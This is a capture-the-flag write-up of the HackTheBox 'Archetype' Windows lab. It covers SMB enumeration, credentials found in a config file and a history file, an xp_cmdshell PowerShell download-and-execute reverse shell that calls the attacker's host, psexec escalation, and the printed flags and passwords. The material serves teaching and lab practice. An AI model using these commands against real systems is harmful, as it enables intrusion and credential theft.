
[HackTheBox] Archetype

Date: 28/Apr/2020
Categories: htb, windows
Tags: enumerate_proto_smb, enumerate_proto_smb_anonymous_access, enumerate_proto_sql, enumerate_proto_sql_ssis
exploit_sql_login, exploit_sql_xpcmdshell, enumerate_app_powershell_history, privesc_psexec_login
InfoCard:



Overview

This is a writeup for HackTheBox VM Archetype. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:




Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Tue Apr 28 07:55:10 2020 as: nmap -vv --reason -Pn -sV -sC
 ↪  --version-all -oN
 ↪  /root/toolbox/writeups/htb.archetype/results/10.10.10.27/scans/_quick_tcp_nmap.txt -oX
 ↪  /root/toolbox/writeups/htb.archetype/results/10.10.10.27/scans/xml/_quick_tcp_nmap.xml
 ↪  10.10.10.27
Increasing send delay for 10.10.10.27 from 0 to 5 due to 32 out of 106 dropped probes since
 ↪  last increase.
Nmap scan report for 10.10.10.27
Host is up, received user-set (0.29s latency).
Scanned at 2020-04-28 07:55:24 PDT for 59s
Not shown: 996 closed ports
Reason: 996 resets
PORT     STATE SERVICE      REASON          VERSION
135/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds syn-ack ttl 127 Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     syn-ack ttl 127 Microsoft SQL Server  14.00.1000.00
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-28T07:32:15
| Not valid after:  2050-04-28T07:32:15
| MD5:   1991 9c41 53a0 c167 df32 b67b 61b8 1d29
| SHA-1: 0e4e f065 a8c7 acbc 908f ee2e c308 1d69 b40f 5685
| -----BEGIN CERTIFICATE-----
| MIIDADCCAeigAwIBAgIQcwBdrws1MrBBCZkTyH2PuzANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjAwNDI4MDczMjE1WhgPMjA1MDA0MjgwNzMyMTVaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALSwuifA
| DN4ACMe7B70oBUbpTthzMerRWg72fCSLmJWqgVrfwqBd/jlqvF2ytwrydVvp0i0b
| bBzYnwOqVj2CpEoQCbN2VZPATo1tv6dSbht4BKHdLDQOyLcflcdg+Fl1W4XCPf7w
| b4kMSWQHrr/paE388hh+yW1jyohBGB93tAHRBRFRS0D6u7DcgZxbznvYPf4a4mZN
| P45cLa3FGTR3Oc6hHCjqKlW4L1P3IjTPfFeUIuW1/3PQHn7ox/1STvIERh/Pfy3X
| fkZ4Z5Mar8nxjqlIOnmv6AnXDt4mtnfTzIA+MAZQ3x7hO8iX73V83m8pCMZR90nB
| /uDq4ln4HctzarkCAwEAATANBgkqhkiG9w0BAQsFAAOCAQEAEj8vggUbVWKJOPG2
| nUHJ9T5umrpswOmmKk+S/cKY3BGqTL1ChttzWytF23SR53iIwFrYLXbApKCE8c8b
| T3zcI6YNsOgqm/HOlFNKIaQNeEnVCAMLcugLnca4QeL00ZAHTgmpaUU1V498fw7h
| HV1/EOTi2+gt+6QUmNanHOg18Bh0hWX8wwEI1zervPrFUlOzrczT6GJy/D4RiAKg
| iW26m2V+Iteo3syOlUQKSCcYsG3+Pwnx1j3SYL4tn68xwR9Jj+cfig/dT3oR1DJN
| 3s57f0jimwBlIbod2HEdQDpxuijqYszpjTjqnWCvIT3YZip/OLa/12PyU0zwnQE8
| /R2Bwg==
|_-----END CERTIFICATE-----
|_ssl-date: 2020-04-28T15:10:19+00:00; +14m11s from scanner time.
```

```
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h38m11s, deviation: 3h07m50s, median: 14m11s
| ms-sql-info:
|   10.10.10.27:1433:
|     Version:
|       name: Microsoft SQL Server
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server
|_    TCP port: 1433
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 53066/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 9662/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 45578/udp): CLEAN (Timeout)
|   Check 4 (port 47960/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-04-28T08:10:20-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-04-28 08:10:22
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Apr 28 07:56:23 2020 -- 1 IP address (1 host up) scanned in 73.83 seconds
```

2. We find `445/tcp` to be open and can use `smbclient` to check if it allows anonymous access:

```
smbclient -N -L \\\\10.10.10.27
```

```
root@kali: ~/toolbox/data/writeups/htb.archetype # smbclient -N -L \\\\10.10.10.27
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.10.27 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali: ~/toolbox/data/writeups/htb.archetype #
```

Figure 2: writeup.enumeration.steps.2.1

3. We find a non-default share named `backups` which seems interesting. Let's explore further:

```
smbclient -N \\\\10.10.10.27\\backups
```

```
root@kali: ~/toolbox/data/writeups/htb.archetype # smbclient -N \\\\10.10.10.27\\backups
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 20 04:20:57 2020
  ..                                  D        0  Mon Jan 20 04:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 04:23:02 2020

                10328063 blocks of size 4096. 8252967 blocks available
smb: \>
smb: \>
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
smb: \> exit
root@kali: ~/toolbox/data/writeups/htb.archetype #
```

Figure 3: writeup.enumeration.steps.3.1

4. We find a `prod.dtsConfig` file on the SMB share. The `.dtsConfig` files are used by SQL Server Integration Services (SSIS). We find that this file contains plaintext credentials for the default SQL service user:

```
root@kali: ~/toolbox/data/writeups/htb.archetype # cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." Genera
tedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" Val
ueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider
=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>root@kali: ~/toolbox/data/writeups/htb.archetype #
```

Figure 4: writeup.enumeration.steps.4.1

Findings

Open Ports

```
135/tcp    msrpc         Microsoft Windows RPC
139/tcp    netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    microsoft-ds  Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp   ms-sql-s      Microsoft SQL Server 14.00.1000.00
5985/tcp   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp  msrpc         Microsoft Windows RPC
49665/tcp  msrpc         Microsoft Windows RPC
49666/tcp  msrpc         Microsoft Windows RPC
49667/tcp  msrpc         Microsoft Windows RPC
49668/tcp  msrpc         Microsoft Windows RPC
49669/tcp  msrpc         Microsoft Windows RPC
```

Files

```
prod.dtsConfig
```

Users

```
sql: sql_svc
```

Phase #2: Exploitation

1. Since the `1443/tcp` port is open for SQL service and we also have credentials for the default user, let's connect to the remote service and explore further:

```
mssqlclient.py -windows-auth "sql_svc@10.10.10.27"
```

```
root@kali: ~/toolbox/data/writeups/htb.archetype # mssqlclient.py -windows-auth "sql_svc@10.10.10.27"
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
SQL> SELECT IS_SRVROLEMEMBER('sysadmin')


-----------

          1
```

Figure 5: writeup.exploitation.steps.1.1

2. We find that the user has `sysadmin` access (highest access level on SQL server) using the `IS_SRVROLEMEMBER` function. This allows us to enable `xp_cmdshell` to gain command execution:

```
SELECT IS_SRVROLEMEMBER('sysadmin')

EXEC sp_configure 'Show Advanced Options', 1;
reconfigure;
sp_configure;
EXEC sp_configure 'xp_cmdshell', 1
reconfigure;
```

3. Let's run the `whoami` command using the `xp_cmdshell` method and check our current privileges. We find that our current user `sql_svc` lacks `Administrator` access on the system:

```
xp_cmdshell "whoami"
```

```
SQL> EXEC sp_configure 'xp_cmdshell', 1
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement t
o install.
SQL> reconfigure;
SQL> xp_cmdshell "whoami"
output

-------------------------------------------------------------------------------

archetype\sql_svc

NULL

SQL>
```

Figure 6: writeup.exploitation.steps.3.1

4. Let's deploy a Powershell reverse shell on the system using `xp_cmdshell` to gain interactive access on the system:

```
type shell.ps1
  xp_cmdshell "powershell "IEX (New-Object
  ↪  Net.WebClient).DownloadString(\"http://10.10.14.33/shell.ps1\");"
python3 -m http.server 80
ufw allow from 10.10.10.27 proto tcp to any port 80,443
nc -nlvp 443
```

```
root@kali: ~/toolbox/data/writeups/htb.archetype # ufw allow from 10.10.10.27 proto tcp to any port 80,443
Rules updated
root@kali: ~/toolbox/data/writeups/htb.archetype #
```

Figure 7: writeup.exploitation.steps.4.1

```
root@kali: ~/toolbox/data/writeups/htb.archetype # python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.27 - - [28/Apr/2020 09:02:37] "GET /shell.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@kali: ~/toolbox/data/writeups/htb.archetype #
```

Figure 8: writeup.exploitation.steps.4.2

```
root@kali: ~/toolbox/data/writeups/htb.archetype # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.27] 49702
```

Figure 9: writeup.exploitation.steps.4.3

```
SQL> xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.14.33/shell.ps1\");"
```

Figure 10: writeup.exploitation.steps.4.4

5. We can now read the `user.txt` flag:

```
type C:\Users\sql_svc\Desktop\user.txt
```

```
# cd Desktop
# dir


    Directory: C:\Users\sql_svc\Desktop


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-ar---        2/25/2020   6:37 AM             32 user.txt


# type user.txt
3e7b102e78218e935bf3f4951fec21a3
#
```

Figure 11: writeup.exploitation.steps.5.1

Phase #2.5: Post Exploitation

```
sql_svc@ARCHETYPE> id
archetype\sql_svc
sql_svc@ARCHETYPE>
sql_svc@ARCHETYPE> uname
Host Name:                 ARCHETYPE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
sql_svc@ARCHETYPE>
sql_svc@ARCHETYPE> ifconfig
Ethernet adapter Ethernet0 2:
   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::f1b0:217c:824d:11d2
   Link-local IPv6 Address . . . . . : fe80::f1b0:217c:824d:11d2%7
   IPv4 Address. . . . . . . . . . . : 10.10.10.27
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:339d%7
                                       10.10.10.2
sql_svc@ARCHETYPE>
sql_svc@ARCHETYPE> users
sql_svc
Administrator
```

Phase #3: Privilege Escalation

1. With our interactive shell running, we can now begin exploring the system further. Since the current user is a normal as well as service axxount, let's look at the Powershell history file to find any interesting commands:

```
type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\
↪  ConsoleHost_history.txt
```

```
# type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
#
```

Figure 12: writeup.privesc.steps.1.1

2. We find that the `backups` drive has been mounted using administrative privileges and the credentials are leaked in plaintext within the history file. We can use these credentials to gain elevated access on the system:

```
psexec.py administrator@10.10.10.27
```

```
root@kali: ~/toolbox/data/writeups/htb.archetype # psexec.py administrator@10.10.10.27
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.27.....
[*] Found writable share ADMIN$
[*] Uploading file zgANJwtU.exe
[*] Opening SVCManager on 10.10.10.27.....
[*] Creating service LYke on 10.10.10.27.....
[*] Starting service LYke.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
```

Figure 13: writeup.privesc.steps.2.1

3. We can now read the `root.txt` flag:

```
type C:\Users\Administrator\Desktop\root.txt
```

```
C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is CE13-2325

 Directory of C:\Users\Administrator\Desktop

01/20/2020  06:42 AM    <DIR>          .
01/20/2020  06:42 AM    <DIR>          ..
02/25/2020  07:36 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  33,798,447,104 bytes free

C:\Users\Administrator\Desktop>type root.txt
b91ccec3305e98240082d4474b848528
C:\Users\Administrator\Desktop>
```

Figure 14: writeup.privesc.steps.3.1

Loot

Credentials

```
ssh: administrator/MEGACORP_4......
sql: sql_svc/M3g4c0r....
```

Flags

```
C:\Users\sql_svc\Desktop\user.txt: 3e7b102e78218e935bf.............
C:\Users\Administrator\Desktop\root.txt: b91ccec3305e982400..............
```

References

[+] https://www.hackthebox.eu/home/start